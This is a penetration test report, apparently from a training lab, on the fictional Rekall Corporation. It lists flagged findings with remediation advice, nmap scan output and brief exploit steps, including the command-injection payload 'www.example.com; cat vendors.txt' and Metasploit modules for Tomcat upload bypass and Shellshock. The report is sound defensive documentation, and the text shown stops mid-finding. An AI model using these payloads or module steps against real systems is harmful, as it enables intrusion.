Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

RoomFourSecurity, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	RoomFourSecurity, LLC
Contact Name	Emily Rapp
Contact Title	emilyrapp502@r4security.com

Document History

Version	Date	Author(s)	Comments
001	7.29.23	Emily Rapp	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Active and ongoing Penetration Testing Investigation
- Some security features already in place, such as passwords and privileges

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Open ports allowing unauthorized access
- Senstitive information publicly accessible
- Outdated Apache server
- SLMail is vulnerable and in use
- Web App is vulnerable to XSS attacks and RCE attacks
- Credentials are stored insecurely, in HTML source code or file system

Executive Summary

During our penetration testing investigation, RoomFour Security was able to find, exploit and present several vulnerabilities within the Rekall systems. Many of these vulnerabilities are critical, meaning they are not only high impact issues, but also very high in probability.

The Web Application was tested first, and quickly fell victim to several Cross Site Scripting (XSS) and Local File Inclusion (LFI) attacks. Script was injected and executed in text boxes and image files. We determined that the foremost vulnerability with the website is the lack of sanitization of user input. This drastically increases the risks and likelihood of attacks. The app also poses threats the the other systems, as credentials have been stored within its HTML source code.

Following the Web Application, we tested the Linux OS. Simple Nmap scans gave way to file system access. The network scans returned IP's and open ports, handing vulnerabilities to potential attackers. Remote Code Execution (RCE) vulnerabilities were discovered, and allowed us to access the sudoers file.

Finally, the Windows OS was tested. Ports 110 and 21 were found to be open, and SLMail service is in use. SLMail has known vulnerabilities, using Metasploit, a reverse shell was executed. FTP anonymous use is also enabled, allowing anyone to run FTP. Due to this access, open ports, and previously mentioned reverse shell, the system was compromised.

In summary, serious damage to Rekall could be done should these vulnerabilities go unattended. Our team, RoomFour Security, has compiled a list of evidence of vulnerabilities, remediation options and vulnerability locations in regards to our recommendations for mitigations.

Summary Vulnerability Overview

Vulnerability	Severity
Cross Site Scripting (Reflected)	Medium
Cross Site Scripting (Stored)	High
Data Exposure	Medium
Local File Inclusion	Critical
Local File Inclusion	Critical
Credential Exposure via HTML	Critical
Data Exposure	Medium
Command Injection	Critical
Directory Traversal	Critical
Open Source Exposed Data	Medium
Nessus Scan	High
Exposed Data via crt.sh	Medium
Network Scan Exposure via Nmap	Critical
Aggressive Network Scan Exposure via Nmap	Critical
Apache Tomcat RCE	Critical
Shell Shock Exploit	Critical
Anonymous FTP Access	Critical
SLMail Vulnerability	Critical
Credential Hash in Repo	Critical
Public Directory Search	Medium


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	110, 21, 80


Exploitation Risk	Total
Critical	12
High	2


Medium	6
Low	-



Vulnerability Findings

Vulnerability 1	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 5)
Risk Rating	Critical
Description	Successfully uploaded a sample.php file
Images	
Affected Hosts	192.168.14.35
Remediation	Validate user inputs, avoid user inputs


Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 6)
Risk Rating	Critical
Description	Successfully uploaded .php file by editing file name


Images	
Affected Hosts	192.168.14.35
Remediation	Strong and very specific user input validations

Vulnerability 3	Findings
Title	Credential Exposure via HTML
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 8)
Risk Rating	Critical
Description	Credentials can be viewed in HTML source code
Images	
Affected Hosts	192.168.14.35
Remediation	Remove sensitive data from HTML, or encrypt it

Vulnerability 4	Findings
Title	Credential Hash in Repo
Type (Web app / Linux OS / WIndows OS)	Windows OS (Flag 1)
Risk Rating	Critical
Description	User credential hashes stored in public GitHub repository
Images	 
Affected Hosts	172.22.117.20
Remediation	Remove hashes from repo, store user credentials securely

Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 10)

Risk Rating	Critical
Description	Executed payload (www.example.com; cat vendors.txt) into search bar
Images	
Affected Hosts	192.168.14.35
Remediation	Disallow command execution via input validation

Vulnerability 6	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 15)
Risk Rating	Critical
Description	Used the dns check to ls the filesystem and looked for files with disclaimer in the name
Images	
Affected Hosts	192.168.14.35

Remediation	Filter user inputs


Vulnerability 7	Findings
Title	Network Scan Exposure via Nmap
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 4)
Risk Rating	Critical
Description	Scanning the network shows 5 hosts and their IP's, exposing potential vulnerabilities

Images	

```
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-24 22:02 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.48 seconds
```


Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14,
Remediation	Limit exposure by disallowing IP access to unauthorized users


Vulnerability 8	Findings
Title	Aggressive Network Scan Exposure via Nmap

Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 5)
Risk Rating	Critical
Description	An aggressive Nmap scan on each IP found in the first scan shows where Drupal is running
Images	
Affected Hosts	192.168.13.13
Remediation	Monitor suspicious network activity


```
┌──(root💀 kali)-[~]
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-24 22:16 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000084s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/24%OT=80%CT=1%CU=44321%PV=Y%DS=1%DC=D%G=Y%M=0242C0%T
OS:M=64BF309C%P=x86_64-pc-linux-gnu)SEQ(SP=ED%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.13.13

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.85 seconds

┌──(root💀 kali)-[~]
└─#
```

Vulnerability 9	Findings
Title	Apache Tomcat RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 7)
Risk Rating	Critical
Description	Use exploit/multi/http/tomcat_jsp_upload_bypass payload in Metasploit to create a shell and grant access to the file system


Images	
Affected Hosts	192.168.13.12
Remediation	Find and close vulnerable services and ports, apply least-privilege principal

Vulnerability 10	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 8)
Risk Rating	Critical
Description	Searching 'shellshock' in metasploit returns multi/http/apache_mod_cgi_bash_env_exec, set rhosts, set TARGETURI /cgi-bin/shockme.cgi, allows movement to sudoers file
Images	
Affected Hosts	192.168.14.35
Remediation	Limit access to sudoers file, regularly scan, patch and update systems


Vulnerability 11	Findings
Title	Anonymous FTP Access
Type (Web app / Linux OS / WIndows OS)	Windows OS (Flag 3)
Risk Rating	Critical


Description	Port 21 (open) grants FTP access and anonymous FTP access is allowed
Images	
Affected Hosts	172.22.117.20
